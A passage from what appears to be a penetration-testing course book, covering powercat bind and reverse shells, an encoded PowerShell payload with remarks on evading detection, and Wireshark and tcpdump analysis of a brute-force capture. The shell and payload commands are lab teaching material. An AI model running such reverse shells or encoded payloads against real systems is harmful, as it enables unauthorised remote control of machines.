By contrast, a powercat bind shell is started on Bob's side with a **powercat** listener. We will use the **-l** option to create a listener, **-p** to specify the listening port number, and **-e** to have an application (**cmd.exe**) executed once connected:

```
PS C:\Users\offsec> powercat -l -p 443 -e cmd.exe
```

Listing 119 - Using powercat to set up a bind shell

Next, Alice will create a Netcat connection to the bind shell on Bob's computer:

```
kali@kali:~$ nc 10.11.0.22 443
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\offsec>
```

Listing 120 - Using nc to connect to a bind shell created by powercat

4.3.8 Powercat Stand-Alone Payloads

Powercat can also generate stand-alone payloads.[99] In the context of powercat, a payload is a set of powershell instructions as well as the portion of the powercat script itself that only includes the features requested by the user. Let's experiment with payloads in this next example.

After starting a listener on Alice's machine, we create a stand-alone reverse shell payload by adding the **-g** option to the previous **powercat** command and redirecting the output to a file. This will produce a powershell script that Bob can execute on his machine:

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -g > reverseshell.ps1

PS C:\Users\offsec> ./reverseshell.ps1
```

Listing 121 - Creating and executing a stand-alone payload

It's worth noting that stand-alone payloads like this one might be easily detected by IDS. Specifically, the script that is generated is rather large with roughly 300 lines of code. Moreover, it also contains a number of hardcoded strings that can easily be used in signatures for malicious activity. While the identification of any specific signature is outside of scope of this module, it is sufficient to say that plaintext malicious code such as this will likely have a poor success rate and will likely be caught by defensive software solutions.

We can attempt to overcome this problem by making use of PowerShell's ability to execute Base64 encoded commands. To generate a stand-alone encoded payload, we use the **-ge** option and once again redirect the output to a file:

[99] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Payload_(computing)

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -ge > encodedreverseshell.ps1
```

Listing 122 - Creating an encoded stand-alone payload with powercat

The file will contain an encoded string that can be executed using the PowerShell **-E** *(EncodedCommand)* option. However, since the **-E** option was designed as a way to submit complex commands on the command line, the resulting encodedreverseshell.ps1 script can not be executed in the same way as our unencoded payload. Instead, Bob needs to pass the whole encoded string to **powershell.exe -E**:

```
 PS C:\Users\offsec> powershell.exe -E ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABGAHUAbgBjAFMAZQB0AHUAcABWAGEAcgBzACkACgAgACAAIAAgACQAYwAsACQAbAAsACQAcAAsACQAdAAgAD0AIAAkAEYAdQBuAGMAUwBlAHQAdQBwAFYAYQByAHMACgAgACAAIAAgAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwBlACkAewAkAFYAZQByAGIAbwBzAGUAIAA9ACAAJABUAHIAdQBlAH0ACgAgACAAIAAgACQARgB1AG4AYwBWAGEAcgBzACAAPQAgAEAAewB9AAoAIAAgACAAIABpAGYAKAAhACQAbAApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAGwAIgBdACAAPQAgACQARgBhAGwAcwBlAAoAIAAgACAAIAAgACAAJABTAG8AYwBrAGUAdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBlAG4AdAAKACAAIAAgACA
...
```

Listing 123 - Executing an encoded stand-alone payload using PowerShell

After running the stand-alone payloads, Alice receives the reverse shell on her waiting listener:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 43725

PS C:\Users\offsec>
```

Listing 124 - Receiving a stand-alone reverse shell

We have covered a variety of tools that can handle file transfers, bind shells, and reverse shells. These tools have varying features, strengths, weaknesses, and applicability during a penetration test. Test out the features of powercat on your own to round out your exposure to this collection of great tools.

4.3.8.1 Exercises

1. Use **PowerShell** and **powercat** to create a reverse shell from your Windows system to your Kali machine.
2. Use **PowerShell** and **powercat** to create a bind shell on your Windows system and connect to it from your Kali machine. Can you also use **powercat** to connect to it locally?
3. Use **powercat** to generate an encoded payload and then have it executed through **powershell**. Have a reverse shell sent to your Kali machine, also create an encoded bind shell on your Windows system and use your Kali machine to connect to it.

4.4 Wireshark

A competent penetration tester should be well-versed in networking fundamentals. A network sniffer, like the industry staple *Wireshark*,[100] is a must-have tool for learning network protocols, analyzing network traffic, and debugging network services. In this section, we will discuss some Wireshark fundamentals.

4.4.1 Wireshark Basics

Wireshark uses *Libpcap*[101] (on Linux) or *Winpcap*[102] (on Windows) libraries in order to capture packets from the network.

While analyzing network traffic with a sniffer, it's easy to get overwhelmed by the amount of "noise" in the collected data. In order to facilitate the analysis, we can apply *capture filters*[103] and *display filters*[104] within Wireshark. If we apply *capture filters* during a Wireshark session, any packets that do not match the filter criteria will be dropped and the remaining data is passed on to the *capture engine*. The capture engine then dissects the incoming packets, analyzes them, and finally applies any additional *display filters* before displaying the output.

This process can be visualized with the following figure:

[100] (Wireshark, 2019), https://www.wireshark.org/

[101] (Tcpdump & Libcap, 2019), http://www.tcpdump.org/

[102] (WinPcap, 2018), https://www.winpcap.org/

[103] (Wireshark, 2016), http://wiki.wireshark.org/CaptureFilters

[104] (Wireshark, 2017), http://wiki.wireshark.org/DisplayFilters




Figure 11: From the wire to Wireshark

The secret to using any network sniffer, including Wireshark, is learning how to use capture and display filters to strip out superfluous data. Fortunately, Wireshark's graphical interface makes it relatively easy to visualize data and work with the various filters.

4.4.2 Launching Wireshark

In the following example, we will capture network traffic during an anonymous FTP login. On our Kali system, we launch Wireshark using the command line as shown in Listing 125 or via the application menu, where it is located under the *Sniffing & Spoofing* sub-menu.

```
kali@kali:~$ sudo wireshark
```

Listing 125 - Running wireshark from the terminal

4.4.3 Capture Filters

When Wireshark loads, we are presented with a basic window where we can select the network interface we want to monitor as well as set display and capture filters. As mentioned above, we can use capture filters to reduce the amount of captured traffic by discarding any traffic that does not match our filter and narrow our focus to the packets we wish to analyze. Be aware that any traffic excluded from a capture filter will be lost, so it is best to define broad capture filters if you are concerned about potentially losing data.

We'll start by selecting the interface we would like to monitor and entering a capture filter. In this case, we use the *net* filter[105] to only capture traffic on the 10.11.1.0/24 address range:

[105] (Berkeley Packet Filter), http://biot.com/capstats/bpf.html




Figure 12: Setting a capture filter for tap0

It is also possible to choose from predefined capture filters by navigating to *Capture* > *Capture filters*, and we can also add our own capture filters by clicking on the *+* sign. With the capture filter set, we can start the capture by double-clicking our network interface (*tap0*) from the list of available interfaces.

4.4.4 Display Filters

Now that Wireshark is capturing all the traffic on our local network, we can log in to an FTP server and inspect the traffic:

```
kali@kali:~$ ftp 10.11.1.13
Connected to 10.11.1.13.
220 Microsoft FTP Service
Name (10.11.1.13:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:anonymous
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> quit
221
```

Listing 126 - Logging in to an FTP server

To further narrow down the background traffic, let's make use of a display filter to focus only on the FTP protocol. Display filters are much more flexible than capture filters and have a slightly different syntax. Display filters will, as the name suggests, only filter the packets being displayed while Wireshark continues to capture all network traffic for the 10.11.1.0/24 address range in the background. Because of this, it is possible to clear the filter without having to restart our capture by clicking the 'x' icon to the right of the display filter (Figure 13). As with capture filters, we can also select a filter from a predefined list by clicking on *Analyze* > *Display filters*.

Let's apply a display filter that will only display FTP data, or TCP traffic on port 21:




Figure 13: Setting a display filter for all traffic on port 21

This filter worked very well. Now we can clearly see only FTP traffic on port 21.

4.4.5 Following TCP Streams

Wireshark allows us to view network traffic including the contents of each packet. However, we're often more interested in *streams* of data between various applications. We can make use of Wireshark's ability to reassemble a specific session and display it in various formats. To view a particular TCP stream, we can right-click a packet of interest, such as the one containing the **USER** command in our FTP session, then select *Follow* > *TCP Stream*:




Figure 14: Following a TCP stream in Wireshark

The reassembled TCP stream is much easier to read, and we can review our interaction with the FTP server. Because FTP is a clear-text protocol, we can see the commands and output sent and received by our FTP client:




Figure 15: Following a TCP stream in Wireshark

4.4.5.1 Exercises

1. Use Wireshark to capture network activity while attempting to connect to 10.11.1.217 on port 110 using Netcat, and then attempt to log into it.
2. Read and understand the output. Where is the three-way handshake happening? Where is the connection closed?
3. Follow the TCP stream to read the login attempt.
4. Use the display filter to only monitor traffic on port 110.
5. Run a new session, this time using the capture filter to only collect traffic on port 110.

4.5 Tcpdump

Tcpdump[106] is a text-based network sniffer that is streamlined, powerful, and flexible despite the lack of a graphical interface. It is by far the most commonly-used command-line packet analyzer and can be found on most Unix and Linux operating systems, but local user permissions determine the ability to capture network traffic.

Tcpdump can both capture traffic from the network and read existing capture files. Let's look at what happened in the password_cracking_filtered.pcap file,[107] which was captured on a firewall. Download the file and follow along as we analyze the data. First, we will launch **`tcpdump`** with sudo (to grant capture permissions) and open the file with the **`-r`** option:

[106] (Tcpdump & Libcap, 2019), http://www.tcpdump.org/

[107] (Offensive Security, 2019), https://www.offensive-security.com/pwk-online/password_cracking_filtered.pcap

```
kali@kali:~$ sudo tcpdump -r password_cracking_filtered.pcap
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet)
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
08:51:20.801023 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801030 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
...
```

Listing 127 - Using tcpdump to read packet capture

4.5.2 Filtering Traffic

The output is a bit overwhelming at first, so let's try to get a better understanding of the IP addresses and ports involved by using **awk** and **sort**.

First, we will use the **-n** option to skip DNS name lookups and **-r** to read from our packet capture file. Then, we can pipe the output into **awk**, printing the destination IP address and port (the third space-separated field) and pipe it again to **sort** and **uniq -c** to sort and count the number of times the field appears in the capture, respectively. Lastly we use **head** to only display the first 10 lines of the output:

```
kali@kali:~$ sudo tcpdump -n -r password_cracking_filtered.pcap | awk -F" " '{print $3
}' | sort | uniq -c | head
  12324 172.16.40.10.81
     18 208.68.234.99.32768
     18 208.68.234.99.32769
     18 208.68.234.99.32770
     18 208.68.234.99.32771
     18 208.68.234.99.32772
     18 208.68.234.99.32773
     18 208.68.234.99.32774
     18 208.68.234.99.32775
     18 208.68.234.99.32776
...
```

Listing 128 - Using tcpdump to read and filter the packet capture

We can see that 172.16.40.10 was the most common destination address followed by 208.68.234.99. Given that 172.16.40.10 was contacted on a low destination port (81) and 208.68.234.99 was contacted on high destination ports, we can rightly assume that the former is a server and the latter is a client.

We could also safely assume that the client address made many requests against the server, but in order to proceed without too many assumptions, we can use filters to inspect the traffic more closely.

In order to filter from the command line, we will use the source host (**`src host`**) and destination host (**`dst host`**) filters to output only source and destination traffic respectively. We can also filter by port number (**`-n port 81`**) to show both source and destination traffic against port 81. Let's try those filters now:

```
sudo tcpdump -n src host 172.16.40.10 -r password_cracking_filtered.pcap
...
08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
08:51:20.802053 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 89, win 905,
options [nop,nop,TS val 71430591 ecr 25538253], length 0
...
sudo tcpdump -n dst host 172.16.40.10 -r password_cracking_filtered.pcap
...
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 4166855390, w
in 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
...
sudo tcpdump -n port 81 -r password_cracking_filtered.pcap
...
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
...
```

Listing 129 - Using tcpdump filters

We could continue to process this filtered output with various command-line utilities like awk and grep, but let's move along and actually inspect some packets in more detail to see what kind of details we can uncover.

To dump the captured traffic, we will use the **`-X`** option to print the packet data in both HEX and ASCII[108] format:

```
kali@kali:~$ sudo tcpdump -nX -r password_cracking_filtered.pcap
...
08:51:25.043062 IP 208.68.234.99.33313 > 172.16.40.10.81: Flags [P.], seq 1:140, ack 1
  0x0000:  4500 00bf 158c 4000 3906 9cea d044 ea63  E.....@.9....D.c
  0x0010:  ac10 280a 8221 0051 a726 a77c 6fd8 ee8a  ..(..!.Q.&.|o...
  0x0020:  8018 0073 1c76 0000 0101 080a 0185 b2f2  ...s.v..........
  0x0030:  0441 f5e3 4745 5420 2f2f 6164 6d69 6e20  .A..GET.//admin.
  0x0040:  4854 5450 2f31 2e31 0d0a 486f 7374 3a20  HTTP/1.1..Host:.
  0x0050:  6164 6d69 6e2e 6d65 6761 636f 7270 6f6e  admin.megacorpon
  0x0060:  652e 636f 6d3a 3831 0d0a 5573 6572 2d41  e.com:81..User-A
```

[108] (Wikipedia, 2019), https://en.wikipedia.org/wiki/ASCII

```
  0x0070:  6765 6e74 3a20 5465 6820 466f 7265 7374  gent:.Teh.Forest
  0x0080:  204c 6f62 7374 6572 0d0a 4175 7468 6f72  .Lobster..Author
  0x0090:  697a 6174 696f 6e3a 2042 6173 6963 2059  ization:.Basic.Y
  0x00a0:  5752 7461 5734 3662 6d46 7562 3352 6c59  WRtaW46bmFub3RlY
  0x00b0:  3268 7562 3278 765a 336b 780d 0a0d 0a    2hub2xvZ3kx....
...
```

Listing 130 - Using tcpdump to read the packet capture in hex/ascii output

We immediately notice that the traffic to 172.16.40.10 on port 81 looks like HTTP data. In fact, it seems like these HTTP requests contain Basic HTTP Authentication data, with the User agent "Teh Forest Lobster". This is a pretty clear sign that something strange is occurring.

In order to uncover the rest of the mystery, we will need to rely on advanced header filtering.

4.5.3 Advanced Header Filtering

At this point, to better inspect the requests and responses in the dump, we would like to filter out and display only the data packets. To do this, we will look for packets that have the *PSH* and *ACK* flags turned on. All packets sent and received after the initial 3-way handshake will have the *ACK* flag set. The *PSH* flag[109] is used to enforce immediate delivery of a packet and is commonly used in interactive *Application Layer* protocols to avoid buffering.

The following diagram depicts the TCP header and shows that the TCP flags are defined starting from the 14th byte.




Figure 16: TCP packet displaying the flags in the 14th byte

Looking at Figure 16, we can see that *ACK* and *PSH* are represented by the fourth and fifth bits of the 14th byte, respectively:

```
CEUAPRSF
WCRCSSYI
REGKHTNN
00011000  = 24 in decimal
```

Listing 131 - Calculating the required bits

[109] (DARPA Inernet Program, 1981), https://tools.ietf.org/html/rfc793

Turning on only these bits would give us *00011000*, or decimal 24.

```
kali@kali:~$ echo "$((2#00011000))"
24
```

Listing 132 - Converting the binary bits to decimal in bash

We can pass this number to tcpdump with **'tcp[13] = 24'** as a display filter to indicate that we only want to see packets with the ACK and PSH bits set ("data packets") as represented by the fourth and fifth bits (**24**) of the 14th byte of the TCP header. Bear in mind, the tcpdump array index used for counting the bytes starts at zero, so the syntax should be (**tcp[13]**).

The combination of these two flags will hopefully show us only the HTTP requests and responses data. Here's the command we'll use to display packets that have the ACK or PSH flags set:

```
kali@kali:~$ sudo tcpdump -A -n 'tcp[13] = 24' -r password_cracking_filtered.pcap
06:51:20.802032 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [P.], seq 1855084075:1
E.....@.9....D.c..(
.].Qn.V+.]*....s1......
.....A..GET //admin HTTP/1.1
Host: admin.megacorpone.com:81
User-Agent: Teh Forest Lobster

...
E.....@.@.....(
.D.c.Q.^...E..?I...........
.A......HTTP/1.1 401 Authorization Required
Date: Mon, 22 Apr 2013 12:51:20 GMT
Server: Apache/2.2.20 (Ubuntu)
WWW-Authenticate: Basic realm="Password Protected Area"
Vary: Accept-Encoding
Content-Length: 488
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Authorization Required</title>
</head><body>
<h1>Authorization Required</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>

...

08:51:25.044432 IP 172.16.40.10.81 > 208.68.234.99.33313:
E..s.m@.@..U..(
.D.c.Q.!o....&......^u.....
.A......HTTP/1.1 301 Moved Permanently
Date: Mon, 22 Apr 2013 12:51:25 GMT
```

```
Server: Apache/2.2.20 (Ubuntu)
Location: http://admin.megacorpone.com:81/admin/
Vary: Accept-Encoding
Content-Length: 333
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://admin.megacorpone.com:81/admin/">here</a>.</
p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>
```

Listing 133 - Using tcpdump with some advanced filtering

From here, our story becomes clearer. We see a significant amount of failed attempts to authenticate to the /admin directory, which resulted in HTTP 401 replies, while the last attempt to login seems to have succeeded, as the server replied with a HTTP 301 response. It seems someone gained access to one of megacorpone's servers!

4.5.3.1 Exercises

1. Use **tcpdump** to recreate the Wireshark exercise of capturing traffic on port 110.
2. Use the **-X** flag to view the content of the packet. If data is truncated, investigate how the **-s** flag might help.
3. Find all 'SYN', 'ACK', and 'RST' packets in the password_cracking_filtered.pcap file.
4. An alternative syntax is available in tcpdump where you can use a more user-friendly filter to display only ACK and PSH packets. Explore this syntax in the tcpdump manual by searching for "tcpflags". Come up with an equivalent display filter using this syntax to filter ACK and PSH packets.

4.6 Wrapping Up

In this module, we demonstrated some practical tools that are found in every pentester's toolkit including *Netcat*, *Socat*, *PowerShell*, *Wireshark*, and *Tcpdump*. These tools can assist in many ways during a penetration test, especially when a target is lacking in specialized tools or when we need to transfer small tools to expand our foothold on the target network.

5. Bash Scripting

The GNU Bourne-Again Shell (Bash)[110] is a powerful work environment and scripting engine. A competent security professional skillfully leverages Bash scripting to streamline and automate many Linux tasks and procedures. In this module, we will introduce Bash scripting and explore several practical scenarios.

5.1 Intro to Bash Scripting

A Bash script is a plain-text file that contains a series of commands that are executed as if they had been typed at a terminal prompt. Generally speaking, Bash scripts have an optional extension of .sh (for ease of identification), begin with **#!/bin/bash** and must have executable permissions set before they can be executed. Let's begin with a simple "Hello World" Bash script:

```
kali@kali:~$ cat ./hello-world.sh
#!/bin/bash
# Hello World Bash Script
echo "Hello World!"
```

Listing 134 - Creating a simple 'Hello World' Bash script

This script has several components worth explaining:

- Line 1: *#!* is commonly known as the *shebang*,[111] and is ignored by the Bash interpreter. The second part, */bin/bash*, is the absolute path[112] to the interpreter, which is used to run the script. This is what makes this a "Bash script" as opposed to another type of shell script, like a "C Shell script", for example.
- Line 2: *#* is used to add a comment, so all text that follows it is ignored.
- Line 3: *echo "Hello World!"* uses the *echo* Linux command utility to print a given string to the terminal, which in this case is "Hello World!".

Next, let's make the script executable and run it:

```
kali@kali:~$ chmod +x hello-world.sh

kali@kali:~$ ./hello-world.sh
Hello World!
```

Listing 135 - Running a simple 'Hello World' Bash script

The **chmod** command, along with the **+x** option is used to make the script executable, and **./hello-world.sh** is used to actually run it. The **./** notation may seem confusing but this is simply a path notation indicating that this script is in the current directory. Whenever we type a command, Bash tries to find it in a series of directories stored in a variable[113] called *PATH*. Since our home directory

[110] (GNU, 2017), http://www.gnu.org/software/bash/

[111] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Shebang_(Unix)

[112] (The Linux Information Project, 2005), http://www.linfo.org/absolute_pathname.html

[113] (O'Reilly Media, Inc., 1998), https://www.oreilly.com/library/view/learning-the-bash/1565923472/ch04s02.html.

is not included in that variable, we must use the relative path[114] to our Bash script in order for Bash to "find it" and run it.

Now that we have created our first Bash script, let's explore Bash in a bit more detail.

5.2 Variables

Variables are named places to temporarily store data. We can set (or "declare") a variable, which assigns a value to it, or read a variable, which will "expand" or "resolve" it to its stored value.

